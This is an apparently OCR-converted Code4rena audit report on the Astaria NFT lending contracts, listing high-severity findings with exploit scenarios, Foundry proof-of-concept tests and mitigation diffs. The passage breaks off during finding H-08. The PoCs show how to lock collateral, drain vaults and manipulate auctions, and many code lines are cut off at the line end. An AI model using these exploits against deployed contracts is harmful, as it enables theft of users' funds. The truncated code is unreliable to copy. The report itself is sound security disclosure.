

Astaria contest
Findings & Analysis Report

2023-05-22

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the Astaria smart contract system written in Solidity. The audit took place between January 5—January 19 2023.

Wardens

109 Wardens contributed reports to the Astaria audit:

1. 0Kage
2. 0x1f8b
3. 0xAgro
4. 0xSmartContract
5. 0xackermann
6. 0xbepresent
7. 0xcm
8. 0xkato

9. Oxsomeone
10. 7siech
11. Apocalypto (cRat1st0s, reassor, and M0ndoHEHE)
12. Aymen0909
13. Bjorn_bug
14. Bnke0x0
15. Breeje
16. CloudX (Migue, pabliyo, and marce1993)
17. CodingNameKiki
18. Cryptor
19. Deekshith99
20. Deivitto
21. Delvir0
22. HE1M
23. IIIIIII
24. JC
25. JTs
26. Jeiwan
27. Josiah
28. Jujic
29. KIntern_NA (TrungOre, duc, and Trumpero)
30. Kaysoft
31. Koolex
32. Lirios
33. Lotus
34. PaludoX0
35. Qeew
36. Rageur
37. Rahoz

38. Raiders
39. RaymondFam
40. ReyAdmirado
41. Rolezn
42. Ruhum
43. SadBase
44. SaeedAlipoor01988
45. Sathish9098
46. Tointer
47. a12jmx
48. adriro
49. arialblack14
50. ast3ros
51. ayeslick
52. bin2chen
53. btk
54. c3phas
55. c7e7eff
56. caventa
57. cccz
58. cergyk
59. ch0bu
60. chaduke
61. chrisdior4
62. csanuragjain
63. delfin454000
64. descharre
65. dragotanqueray
66. eierina

67. evan
68. fatherOfBlocks
69. fs0c
70. georgits
71. gtocoder
72. gz627
73. horsefacts
74. jasonxiale
75. jesusrod15
76. joestakey
77. kaden
78. ladboy233
79. lukris02
80. m9800
81. nicobevi
82. nogo
83. oberon
84. obront
85. oyc_109
86. peakbolt
87. pfapostol
88. pwnforce
89. rbserver
90. rvierdiiev
91. sakshamguruji
92. seeu
93. shark
94. simon135
95. slvDev

96. synackrst
97. tnevler
98. tsvetanovv
99. unforgiven
100. wallstreetvilkas
101. whilom
102. yongskiws
103. zaskoh

This audit was judged by Picodes.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 55 unique vulnerabilities. Of these vulnerabilities, 21 received a risk rating in the category of HIGH severity and 34 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 62 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 28 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Astaria audit repository, and is composed of 45 files written in the Solidity programming language and includes 5,136 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (21)

[H-01] `LienToken` : Lender and liquidator can collude to block auction and seize collateral

Submitted by horsefacts, *also found by* peakbolt *and* KIntern_NA

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L849
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L642-L643

If a lender offers a loan denominated in an ERC20 token that blocks transfers to certain addresses (for example, the USDT and USDC blocklist), they may collude with a liquidator (or act as the liquidator themselves) to prevent loan payments, block all bids in the liquidation auction, and seize the borrower's collateral by transferring a `LienToken` to a blocked address.

`LienTokens` act as bearer assets: if a lender transfers their lien token to another address, the lien's new payee will be the `ownerOf` the token:

`LienToken#_getPayee`

```
function _getPayee(LienStorage storage s, uint256 lienId)
  internal
  view
  returns (address)
{
  return
    s.lienMeta[lienId].payee != address(0)
      ? s.lienMeta[lienId].payee
      : ownerOf(lienId);
}
```

The payee address returned by `_getPayee` is used as the recipient address of loan repayments via `makePayment`:

LienToken#_payment

```
    s.TRANSFER_PROXY.tokenTransferFrom(stack.lien.token, payer,
```

...as well as post-liquidation payments from the clearinghouse via `payDebtViaClearingHouse`:

LienToken#_paymentAH

```
    if (payment > 0)
      s.TRANSFER_PROXY.tokenTransferFrom(token, payer, payee, pa
```

If an adversary tranfers their `LienToken` to an address that causes these attempted transfers to revert, like an address on the USDC blocklist, the borrower will be unable to make payments on their lien, the loan will eventually qualify for liquidation, and all bids in the Seaport auction will revert when they attempt to send payment to the blocklisted address.

Following the failed auction, the liquidator can call `CollateralToken#liquidatorNFTClaim`, which calls `ClearingHouse#settleLiquidatorNFTClaim` and settles the loan for zero payment, claiming the “liquidated” collateral token for free:

ClearingHouse#settleLiquidatorNFTClaim

```
function settleLiquidatorNFTClaim() external {
  IAstariaRouter ASTARIA_ROUTER = IAstariaRouter(_getArgAddres

  require(msg.sender == address(ASTARIA_ROUTER.COLLATERAL_TOKE
  ClearingHouseStorage storage s = _getStorage();
  ASTARIA_ROUTER.LIEN_TOKEN().payDebtViaClearingHouse(
    address(0),
    COLLATERAL_ID(),
    0,
    s.auctionStack.stack
  );
}
```

The lender will lose the amount of their lien, but can seize the borrower's collateral, worth more than their individual lien. Malicious lenders may offer small loans with attractive terms to lure unsuspecting borrowers. Note also that the lender and liquidator can be one and the same—they don't need to be different parties to pull off this attack! A clever borrower could potentially perform this attack as well, by acting as borrower, lender, and liquidator, and buying out one of their own liens by using loaned funds.

(The failed auction liquidation logic above strikes me as a little odd as well: consider whether the liquidator should instead be required to pay a minimum amount covering the bad debt in order to claim the collateral token, rather than claiming it for free).

Impact

- Malicious lender/liquidator loses amount of their lien, but keeps collateral NFT.
- Additional liens in the stack cannot be repaid. These other lenders take on bad debt and lose the amount of their liens.
- Borrower loses their collateral NFT, keeps full amount of their liens.

Recommendation

This may be difficult to mitigate. Transferring a lien to a blocklisted address is one mechanism for this attack using USDT and USDC, but there are other ways arbitrary

ERC20s might revert. Two potential options:

- Maintain an allowlist of supported ERC20s and limit it to well behaved tokens—WETH, DAI, etc.
- Do not "push" payments to payees on loan payment or auction settlement, but handle this in two steps—first receiving payment from the borrower or Seaport auction and storing it in escrow, then allowing lien owners to "pull" the escrowed payment.

Test Case

See warden's original submission for full details.

SantiagoGregory (Astaria) confirmed

Picodes (judge) increased the severity to High

[H-02] ERC4626Cloned deposit and mint logic differ on first deposit

Submitted by adriro, *also found by* JTs, yongskiws, JC, Josiah, bin2chen, eierina, eierina, Breeje, rbserver, ast3ros, *and* obront

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626-Cloned.sol#L123-L127
https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626-Cloned.sol#L129-L133

The `ERC4626Cloned` contract is an implementation of the ERC4626 used for vaults. The standard contains a `deposit` function to deposit a specific amount of the underlying asset, and a `mint` function that will calculate the amount needed of the underlying token to mint a specific number of shares.

This calculation is done in `previewDeposit` and `previewMint`:

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626-Cloned.sol#L123-L127

```
function previewDeposit(
  uint256 assets
) public view virtual returns (uint256) {
  return convertToShares(assets);
}

function convertToShares(
  uint256 assets
) public view virtual returns (uint256) {
  uint256 supply = totalSupply(); // Saves an extra SLOAD if tot

  return supply == 0 ? assets : assets.mulDivDown(supply, totalA
}
```

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626-Cloned.sol#L129-L133

```
function previewMint(uint256 shares) public view virtual returns
  uint256 supply = totalSupply(); // Saves an extra SLOAD if tot

  return supply == 0 ? 10e18 : shares.mulDivUp(totalAssets(), su
}
```

In the case of the first deposit (i.e. when `supply == 0`), `previewDeposit` will return the same `assets` amount for the shares (this is the standard implementation), while `previewMint` will simply return `10e18`.

Impact

It seems the intention was to mint a high initial number of shares on first deposit, so an attacker couldn't mint a low number of shares and manipulate the pool to frontrun an initial depositor.

However, the protocol has failed to replicate this logic in the `deposit` function, as both `deposit` and `mint` logic differ (see PoC).

An attacker can still use the `deposit` function to mint any number of shares.

Proof of Concept

```
contract MockERC20 is ERC20("Mock ERC20", "MERC20", 18) {
    function mint(address account, uint256 amount) external {
        _mint(account, amount);
    }
}

contract TestERC4626 is ERC4626Cloned {
    ERC20 _asset;

    constructor() {
        _asset = new MockERC20();
    }


    function asset() public override view returns (address asset
        return address(_asset);
    }

    function minDepositAmount() public override view returns (ui
        return 0;
    }

    function totalAssets() public override view returns (uint256
        return _asset.balanceOf(address(this));
    }

    function symbol() external override view returns (string mem
        return "TEST4626";
    }
    function name() external override view returns (string memor
        return "TestERC4626";
    }

    function decimals() external override view returns (uint8) {
        return 18;
    }
```

```
}

contract AuditTest is Test {
    function test_ERC4626Cloned_DepositMintDiscrepancy() public
        TestERC4626 vault = new TestERC4626();
        MockERC20 token = MockERC20(vault.asset());

        // Amount we deposit
        uint256 amount = 25e18;
        // Shares we get if we deposit amount
        uint256 shares = vault.previewDeposit(amount);
        // Amount needed to mint shares
        uint256 amountNeeded = vault.previewMint(shares);

        // The following values should be equal but they not
        assertFalse(amount == amountNeeded);

        // An attacker can still mint a single share by using de
        token.mint(address(this), 1);
        token.approve(address(vault), type(uint256).max);
        uint256 mintedShares = vault.deposit(1, address(this));

        assertEq(mintedShares, 1);
    }
}
```

Recommendation

The `deposit` function should also implement the same logic as the `mint` function for the case of the first depositor.

androolloyd (Astaria) confirmed

Picodes (judge) increased severity to High

[H-03] Improper validations in Clearinghouse, possible to lock collateral NFT in contract

Submitted by Lirios, *also found by* c7e7eff, Koolex, wallstreetvilkas, bin2chen, 0xcm, Jeiwan, 0xsomeone, synackrst, cergyk, evan, dragotanqueray, HE1M, unforgiven, *and* ladboy233

When a borrower does not return the borrowed funds on time, a liquidator can trigger a liquidation.
In that case the collateral NFT will be listed in an Seaport dutch auction.
The auction requests settlementToken and a fake ClearingHouse NFT.
When a buyer bids enough of the settlementToken, openSea auction will accept the offer, transfer the NFT from ClearingHouse to bidder, move settlementToken from bidder to ClearingHouse, and 'transfers' the fake clearinghouse NFT to clearinghouse. This call to ClearingHouse.safeTransferFrom triggers the further processing of the liquidation. It will pay the debt with the funds received from Seaport, and delete data from LienToken and CollateralToken for this collateral NFT.

The problem is that the `ClearingHouse.safeTransferFrom` can be called by anyone and assumes valid call parameters. One of the parameters `identifier` is used to pass the paymentToken address. This can easily be modified to let the contract accept any ERC20 token as `paymentToken` to payoff the debt.
This allows a malicious actor to lock a user's collateral NFT and cancel the auction. This could be misused to completely block any liquidatons.

The steps to reproduce:

1. Normal flow: borrow funds via requestLienPosition
2. borrowed funds are not paid back before stack.point.end
3. liquidator calls AstariaRouter.liquidate(...)

At this time a Seaport auction is initiated and CollateralToken state for this collateralID is updated to be in auction. All fine so far.

4. An evil actor can now call ClearingHouse.safeTransferFrom with dummy data and a dummy ERC20 token address as paymentToken

After this call, the Collateral NFT will still be in de ClearingHouse contract, but references to the NFT are cleaned up from both CollateralToken and LienToken. This results in the NFT being locked in the contract without any way to get it out.

Technical details

When a liquidation is started, _generateValidOrderParameters is called to generate the Seaport order params. It sets settlementToken as the identifierOrCriteria.

ClearingHouse assumes that `safeTransferFrom` will only be called by Seaport after a succesful auction, and assumes the identifier is the `settlementToken` value that was set for the order.
The _execute function is called, which converts the identifier parameter to a paymentToken address and checks if the received amount of paymentToken is >= the expected auction currentOfferPrice it accepts the call and moves the token balance to the correct addresses.
It then calls LienToken.payDebtViaClearingHouse, passing the fake `paymentToken` as a parameter.
Lientoken contract also does not verify if the token is ineed the correct settlementToken and pays off the debt with the fake token balance.
It then deletes the collateralStateHash for the collateralId, removing the stack state.

After that, `CollateralToken.settleAuction` is called, which burns the token for collateralId and deletes idToUnderlying and collateralIdToAuction for this collateralId.

We now have a state where the collateral NFT is in the ClearingHouse contract, but all actions are made impossible, because the state in the token contracts are removed. `CollateralToken.ownerOf(collateralID)` reverts because the entry in `s.idToUnderlying` was removed.
This causes `releaseToAddress()` and `flashAction()` to fail.
`liquidatorNFTClaim` fails because `s.collateralIdToAuction` was cleared.
Trying to create a new Lien also fails as that calls `CollateralToken.ownerOf(collateralID)`.

Proof of concept

To test the scenario, I have modified the testLiquidationNftTransfer test in AstariaTest.t.sol

```
diff --git a/src/test/AstariaTest.t.sol b/src/test/AstariaTest.t
index c7ce162..bfaeca6 100644
--- a/src/test/AstariaTest.t.sol
+++ b/src/test/AstariaTest.t.sol
@@ -18,6 +18,7 @@ import "forge-std/Test.sol";
 import {Authority} from "solmate/auth/Auth.sol";
 import {FixedPointMathLib} from "solmate/utils/FixedPointMathLi
 import {MockERC721} from "solmate/test/utils/mocks/MockERC721.s
```

```
+import {MockERC20} from "solmate/test/utils/mocks/MockERC20.sol
 import {
   MultiRolesAuthority
 } from "solmate/auth/authorities/MultiRolesAuthority.sol";
@@ -1030,8 +1031,19 @@ contract AstariaTest is TestHelpers {
       uint8(0)
     );
     vm.stopPrank();
-    uint256 bid = 100 ether;
-    _bid(Bidder(bidder, bidderPK), listedOrder, bid);
+
+    uint256 collateralId = tokenContract.computeId(tokenId);
+    ClearingHouse CH = COLLATERAL_TOKEN.getClearingHouse(collat
+
+    // create a worthless token and send it to the clearinghous
+    MockERC20 worthlessToken = new MockERC20("TestToken","TST",
+    worthlessToken.mint(address(CH),550 ether);
+
+    // call safeTransferFrom on clearinghouse with the worthles
+    // thiss will trigger the cleaning up after succesful aucti
+    uint256 tokenAsInt = uint256(uint160(address(worthlessToker
+    bytes memory emptyBytes;
+    CH.safeTransferFrom(address(0),address(bidder),tokenAsInt,0

     // assert the bidder received the NFT
     assertEq(nft.ownerOf(tokenId), bidder, "Bidder did not rece
```

After this, the [assert the bidder received the NFT] test will fail, as the NFT is not moved. But the state of the CollateralToken and LienToken contracts is updated.

Tools Used

Manual audit, forge

Recommended Mitigation Steps

Minimal fix would be to check either check if the supplied paymentToken matches the expected paymentToken, or ignore the parameter alltogether and use the paymentToken from the contract. Other option is to restrict calls to the function to whitelisted addresses (OpenSea controler and conduit).

In the current setup, there is no easy way for the ClearingHouse to access information about the settlementToken.

It could be added to the AuctionData struct:

```
diff --git a/src/interfaces/ILienToken.sol b/src/interfaces/ILie
index 964caa2..06433c0 100644
--- a/src/interfaces/ILienToken.sol
+++ b/src/interfaces/ILienToken.sol
@@ -238,6 +238,7 @@ interface ILienToken is IERC721 {
     uint48 startTime;
     uint48 endTime;
     address liquidator;
+    address settlementToken;
     AuctionStack[] stack;
   }
```

and then add it in LienToken

```
diff --git a/src/LienToken.sol b/src/LienToken.sol
index 631ac02..372e197 100644
--- a/src/LienToken.sol
+++ b/src/LienToken.sol
@@ -340,6 +340,8 @@ contract LienToken is ERC721, ILienToken, Au
       .liquidationInitialAsk
       .safeCastTo88();
     auctionData.endAmount = uint88(1000 wei);
+    auctionData.settlementToken = stack[0].lien.token;
+
     s.COLLATERAL_TOKEN.getClearingHouse(collateralId).setAuctic
       auctionData
     );
```

In the ClearingHouse it can be used directly, ignoring the supplied parameter:

```
diff --git a/src/ClearingHouse.sol b/src/ClearingHouse.sol
index 5c2a400..d305ff5 100644
--- a/src/ClearingHouse.sol
+++ b/src/ClearingHouse.sol
@@ -120,7 +120,7 @@ contract ClearingHouse is AmountDeriver, Clo
     IAstariaRouter ASTARIA_ROUTER = IAstariaRouter(_getArgAddre

     ClearingHouseStorage storage s = _getStorage();
```

```
-     address paymentToken = bytes32(encodedMetaData).fromLast20B
+     address paymentToken = s.auctionStack.settlementToken;

      uint256 currentOfferPrice = _locateCurrentAmount({
        startAmount: s.auctionStack.startAmount,
```

or used to check the supplied paramameter

```
diff --git a/src/ClearingHouse.sol b/src/ClearingHouse.sol
index 5c2a400..5a79184 100644
--- a/src/ClearingHouse.sol
+++ b/src/ClearingHouse.sol
@@ -121,6 +121,7 @@ contract ClearingHouse is AmountDeriver, Clo

      ClearingHouseStorage storage s = _getStorage();
      address paymentToken = bytes32(encodedMetaData).fromLast20B
+     require(paymentToken == s.auctionStack.settlementToken);

      uint256 currentOfferPrice = _locateCurrentAmount({
        startAmount: s.auctionStack.startAmount,
```

With this step added, it would still be possible to lock the NFT in the contract, but this time that will only succeed when the requested auction amount is paid. So in that case it would be more logical to simply bid on OpenSea and also get the NFT instead of paying the tokens just to lock it.

SantiagoGregory (Astaria) confirmed via duplicate issue #564

[H-04] Strategist can fail to withdraw asset token from a private vault

Submitted by rbserver, *also found by* m9800, Jeiwan, evan, jesusrod15, Apocalypto, *and* ladboy233

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626RouterBase.sol#L41-L52
https://github.com/code-423n4/2023-01-astaria/blob/main/src/Vault.sol#L70-L73

Calling the `AstariaRouter.withdraw` function calls the following `ERC4626RouterBase.withdraw` function; however, calling `ERC4626RouterBase.withdraw` function for a private vault reverts because the `Vault` contract does not have an `approve` function. Directly calling the `Vault.withdraw` function for a private vault can also revert since the `Vault` contract does not have a way to set the allowance for itself to transfer the asset token, which can cause many ERC20 tokens' `transferFrom` function calls to revert when deducting the transfer amount from the allowance. Hence, after depositing some of the asset token in a private vault, the strategist can fail to withdraw this asset token from this private vault and lose this deposit.

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626RouterBase.sol#L41-L52

```
function withdraw(
  IERC4626 vault,
  address to,
  uint256 amount,
  uint256 maxSharesOut
) public payable virtual override returns (uint256 sharesOut)

  ERC20(address(vault)).safeApprove(address(vault), amount);
  if ((sharesOut = vault.withdraw(amount, to, msg.sender)) > m
    revert MaxSharesError();
  }
}
```

https://github.com/code-423n4/2023-01-astaria/blob/main/src/Vault.sol#L70-L73

```
function withdraw(uint256 amount) external {
  require(msg.sender == owner());
  ERC20(asset()).safeTransferFrom(address(this), msg.sender, a
}
```

Proof of Concept

Please add the following test in `src\test\AstariaTest.t.sol`. This test will pass to demonstrate the described scenario.

```
function testPrivateVaultStrategistIsUnableToWithdraw() public
  uint256 amountToLend = 50 ether;
  vm.deal(strategistOne, amountToLend);

  address privateVault = _createPrivateVault({
    strategist: strategistOne,
    delegate: strategistTwo
  });

  vm.startPrank(strategistOne);

  WETH9.deposit{value: amountToLend}();
  WETH9.approve(privateVault, amountToLend);

  // strategistOne deposits 50 ether WETH to privateVault
  Vault(privateVault).deposit(amountToLend, strategistOne);

  // calling router's withdraw function for withdrawing assets
  vm.expectRevert(bytes("APPROVE_FAILED"));
  ASTARIA_ROUTER.withdraw(
    IERC4626(privateVault),
    strategistOne,
    amountToLend,
    type(uint256).max
  );

  // directly withdrawing various asset amounts from privateVa
  vm.expectRevert(bytes("TRANSFER_FROM_FAILED"));
  Vault(privateVault).withdraw(amountToLend);

  vm.expectRevert(bytes("TRANSFER_FROM_FAILED"));
  Vault(privateVault).withdraw(1);

  vm.stopPrank();
}
```

Tools Used

VSCode

Recommended Mitigation Steps

https://github.com/code-423n4/2023-01-astaria/blob/main/src/Vault.sol#L72 can be updated to the following code.

```
ERC20(asset()).safeTransfer(msg.sender, amount);
```

SantiagoGregory (Astaria) confirmed

[H-05] Vault may be drained after a liquidated NFT was claimed by the liquidator

Submitted by Jeiwan, *also found by* obront *and* HE1M

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L220-L231

The owner of a collateral NFT that was liquidated and then claimed by the liquidator (after the auction had no bids) may drain the vault the loan was taken from.

Proof of Concept

There's an extreme situation when a liquidated and auctioned collateral NFT had no bids and the auction has expired. In this situation, the liquidator may claim the NFT by calling CollateralToken.liquidatorNFTClaim. The function:

1. calls ClearingHouse.settleLiquidatorNFTClaim to burn the lien token associated with the loan and clean up the accounting without repaying the actual loan (the loan cannot be repaid since there were no bids);
2. releases the collateral NFT to the liquidator.

However, the function doesn't settle the auction. As a result:

1. the `CollateralToken` is not burned (CollateralToken.sol#L538);
2. the link between the collateral ID and the underlying token is not removed (CollateralToken.sol#L537);

3. the link between the collateral ID and the auction is also not removed (CollateralToken.sol#L544).

This allows the owner of the liquidated collateral NFT to create a new lien and take the maximal loan without providing any collateral.

Exploit Scenario

1. Alice deposits an NFT token as a collateral and takes a loan.
2. Alice's loan expires and her NFT collateral gets liquidated by Bob.
3. The collateral NFT wasn't sold off auction as there were no bids.
4. Bob claims the collateral NFT and receives it.
5. Alice takes another loan from the vault without providing any collateral.

The following PoC demonstrates the above scenario:

```
// src/test/AstariaTest.t.sol
function testAuctionEndNoBidsMismanagement_AUDIT() public {
  address bob = address(2);
  TestNFT nft = new TestNFT(6);
  uint256 tokenId = uint256(5);
  address tokenContract = address(nft);

  // Creating a public vault and providing some liquidity.
  address publicVault = _createPublicVault({
    strategist: strategistOne,
    delegate: strategistTwo,
    epochLength: 14 days
  });

  _lendToVault(Lender({addr: bob, amountToLend: 150 ether}), pub
  (, ILienToken.Stack[] memory stack) = _commitToLien({
    vault: publicVault,
    strategist: strategistOne,
    strategistPK: strategistOnePK,
    tokenContract: tokenContract,
    tokenId: tokenId,
    lienDetails: blueChipDetails,
    amount: 100 ether,
    isFirstLien: true
  });
```

```
uint256 collateralId = tokenContract.computeId(tokenId);
vm.warp(block.timestamp + 11 days);

// Liquidator liquidates the loan after expiration.
address liquidator = address(0x123);
vm.prank(liquidator);
OrderParameters memory listedOrder = ASTARIA_ROUTER.liquidate(
  stack,
  uint8(0)
);

// Skipping the auction duration and making no bids.
skip(4 days);

// Liquidator claims the liquidated NFT.
vm.prank(liquidator);
COLLATERAL_TOKEN.liquidatorNFTClaim(listedOrder);
PublicVault(publicVault).processEpoch();

// Liquidator is the rightful owner of the collateral NFT.
assertEq(nft.ownerOf(tokenId), address(liquidator));

// Since the auction wasn't fully settled, the CollateralToker
// The borrower is the owner of the CollateralToken.
assertEq(COLLATERAL_TOKEN.ownerOf(collateralId), address(this)

// WETH balances at this moment:
// 1. the borrower keep holding the 100 ETH it borrowed earlie
// 2. the vault keeps holding 50 ETH of liquidity.
assertEq(WETH9.balanceOf(address(this)), 100 ether);
assertEq(WETH9.balanceOf(address(publicVault)), 50 ether);

// The borrower creates another lien. This time, the borrower
// However, it's still the owner of the CollateralToken.
(, stack) = _commitToLien({
  vault: publicVault,
  strategist: strategistOne,
  strategistPK: strategistOnePK,
  tokenContract: tokenContract,
  tokenId: tokenId,
  lienDetails: blueChipDetails,
  amount: 50 ether,
  isFirstLien: true
});
```

```
    // The borrower has taken a loan of 50 ETH from the vault.
    assertEq(WETH9.balanceOf(address(this)), 150 ether);
    // The vault was drained.
    assertEq(WETH9.balanceOf(address(publicVault)), 0 ether);
  }
```

Recommended Mitigation Steps

Consider settling the auction at the end of `settleLiquidatorNFTClaim`:

```
diff --git a/src/ClearingHouse.sol b/src/ClearingHouse.sol
index 5c2a400..d4ee28d 100644
--- a/src/ClearingHouse.sol
+++ b/src/ClearingHouse.sol
@@ -228,5 +228,7 @@ contract ClearingHouse is AmountDeriver, Clo
       0,
       s.auctionStack.stack
     );
+    uint256 collateralId = _getArgUint256(21);
+    ASTARIA_ROUTER.COLLATERAL_TOKEN().settleAuction(collateralI
   }
 }
```

androolloyd (Astaria) confirmed

[H-06] Buying out corrupts the slope of a vault, reducing rewards of LPs

Submitted by Jeiwan, *also found by* chaduke, obront, cccz, *and* rvierdiiev

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L189
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L627-L628

After a buyout, the slope of a vault won't be increased. As a result, liquidity providers will lose reward for providing liquidity to borrowers and the borrower will not pay interest for the lien that was bought out.

Proof of Concept

Buyout is an important refinancing mechanism that allows borrowers to apply new terms (e.g. changed loan rate and/our duration) to their loans. **The implementation of the mechanism** allows borrower to repay the owed amount for a lien, burn the lien, and create a new lien. When burning and creating liens it's important to update **the slope of a vault**: is the total interest accrued by vaults. However, during a buyout the slope of the vault where a new lien is created is not increased:

1. after a new lien is created, the slope of the vault is not increased (**LienToken.sol#L127**);
2. however, the slope of the vault is decreased after the old lien is burned (**LienToken.sol#L189**, **PublicVault.sol#L627-L628**)

Since, during a buyout, a lien with a different interest rate may be created (due to changed loan terms), the slope of the vault must be updated correctly:

1. the slope of the previous lien must be reduced from the total slope of the vault;
2. the slope of the new lien must be added to the total slope of the vault.

If the slope of the new lien is not added to the total slope of the vault, then the lien doesn't generate interest, which means the borrower doesn't need to pay interest for taking the loan and liquidity providers won't be rewarded for providing funds to the borrower.

The following PoC demonstrates that the slope of a vault is 0 after the only existing lien was bought out:

```
// src/test/AstariaTest.t.sol
function testBuyoutLienWrongSlope_AUDIT() public {
  TestNFT nft = new TestNFT(1);
  address tokenContract = address(nft);
  uint256 tokenId = uint256(0);

  uint256 initialBalance = WETH9.balanceOf(address(this));
```

```
// create a PublicVault with a 14-day epoch
address publicVault = _createPublicVault({
  strategist: strategistOne,
  delegate: strategistTwo,
  epochLength: 14 days
});
vm.label(publicVault, "PublicVault");

// lend 50 ether to the PublicVault as address(1)
_lendToVault(
  Lender({addr: address(1), amountToLend: 50 ether}),
  publicVault
);

// borrow 10 eth against the dummy NFT
(uint256[] memory liens, ILienToken.Stack[] memory stack) = _c
  vault: publicVault,
  strategist: strategistOne,
  strategistPK: strategistOnePK,
  tokenContract: tokenContract,
  tokenId: tokenId,
  lienDetails: standardLienDetails,
  amount: 10 ether,
  isFirstLien: true
});

// Right after the lien was created the slope of the vault equ
assertEq(PublicVault(publicVault).getSlope(), LIEN_TOKEN.calcu

vm.warp(block.timestamp + 3 days);

IAstariaRouter.Commitment memory refinanceTerms = _generateVal
  vault: publicVault,
  strategist: strategistOne,
  strategistPK: strategistOnePK,
  tokenContract: tokenContract,
  tokenId: tokenId,
  lienDetails: refinanceLienDetails,
  amount: 10 ether,
  stack: stack
});

(stack, ) = VaultImplementation(publicVault).buyoutLien(
  stack,
  uint8(0),
  refinanceTerms
```

```
        );

        // After a buyout the slope of the vault is 0, however it must
        // Error: a == b not satisfied [uint]
        //  Expected: 481511019363
        //  Actual: 0
        assertEq(PublicVault(publicVault).getSlope(), LIEN_TOKEN.calcu

        // A lien exists after the buyout, so the slope of the vault c
        uint256 collId = stack[0].lien.collateralId;
        assertEq(LIEN_TOKEN.getCollateralState(collId), bytes32(hex"7c
    }
```

Recommended Mitigation Steps

Consider increasing the slope of a public vault after a buyout, similarly to how it's done **after a new commitment**.

SantiagoGregory (Astaria) confirmed via duplicate issue `#366`

[H-07] Malicious refinancing attack could lead to suboptimal NFT liquidation

Submitted by **gtocoder**, *also found by* **peakbolt**

https://github.com/code-423n4/2023-01-astaria/blob/main/src/AstariaRouter.sol#L684

A malicious refinancing with a very low `liquidationInitialAsk` just prior to a liquidation event could result in an NFT being liquidated for a price much lower than what the borrower wanted when signing up for the loan. Because refinancing is permission less, anyone can do this close to liquidation event resulting in the user being compensated less than fair price for their NFT.

Proof of Concept

Refinance checks are currently permission less, anyone can buyout a lien. This is fine because of the assumption that refinancing leads to a strictly optimal outcome in all cases to the borrower. This is true with respect to the loan duration, interest rate and

overall debt parameters. However this is not the case with respect to the `liquidationInitialAsk` loan parameter.

See code in https://github.com/code-423n4/2023-01-astaria/blob/main/src/AstariaRouter.sol#L684 refinance checks do not take into account `liquidationInitialAsk` which is one of the loan parameters

Imagine a user takes a loan for 3 ETH against an NFT with a high `liquidationInitialAsk` of 100 ETH which is a fair value of the NFT to the user. If they are not able to pay off the loan in time, they are assured ~97 ETH back assuming market conditions do not change. However a malicious refinancing done close to liquidation can set `liquidationInitialAsk` close to 0.

This is possible because:

- Refinancing is permission less
- Since it's close to liquidation, user has no time to react

The malicious liquidator just needs to pay off the debt of 3 ETH and a minimal liquidation fee. Further, since they are aware of the initial ask in the NFT auction, they may be able to purchase the NFT for a very low price. The liquidator profits and the initial borrower does not receive a fair market value for their collateral.

Recommended Mitigation Steps

- Add checks that `liquidationInitialAsk` does not decrease during a refinance. Or set a `minimumLiquidationPrice` which is respected across all refinances
- Don't allow refinances close to a liquidation event
- Don't allow loans / refinances less than a minimum duration. May prevent other classes of surprises as well.

SantiagoGregory (Astaria) confirmed via duplicate issue `#470`

[H-08] Lack of StrategyDetailsParam.vault validation allows the borrower to steal all the funds from the vault

Submitted by Koolex*, also found by* bin2chen

https://github.com/code-423n4/2023-01-astaria/blob/main/src/VaultImplementation.sol#L287

When a borrower takes a loan, Strategy details are passed along with other required data, and through the overall **commitToLien** flow, all the data are validated except the StrategyDetailsParam.vault

```
struct StrategyDetailsParam {
  uint8 version;
  uint256 deadline;
  address vault;
}
```

A borrower then can pass different vault's address, and when creating a lien this vault is considered. Later, the borrower makes a payment, it reads the asset from this vault. Thus, the borrower can take loans and repay with whatever token.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/LienToken.sol#L849

Exploit Scenario

Allow me to describe a scenario where the borrower can steal all the funds from all vaults that support his/her collateral:

1. **Bob** owns an NFT.
2. **Bob** sends his NFT to the collateral token contract.
3. **Bob** creates his own private vault **BobVault** with an asset that he created **FakeToken** which doesn't have any value in the market (e.g. just a new ERC20 token).
4. **Bob** takes a loan from **Vault1** (while passing **BobVault** in the strategy param).
5. **Bob** pay the loan with his **FakeToken** instead **Vault1**'s asset.
6. **Bob** then repeats the steps from point 4 again till **Vault1** is drained.
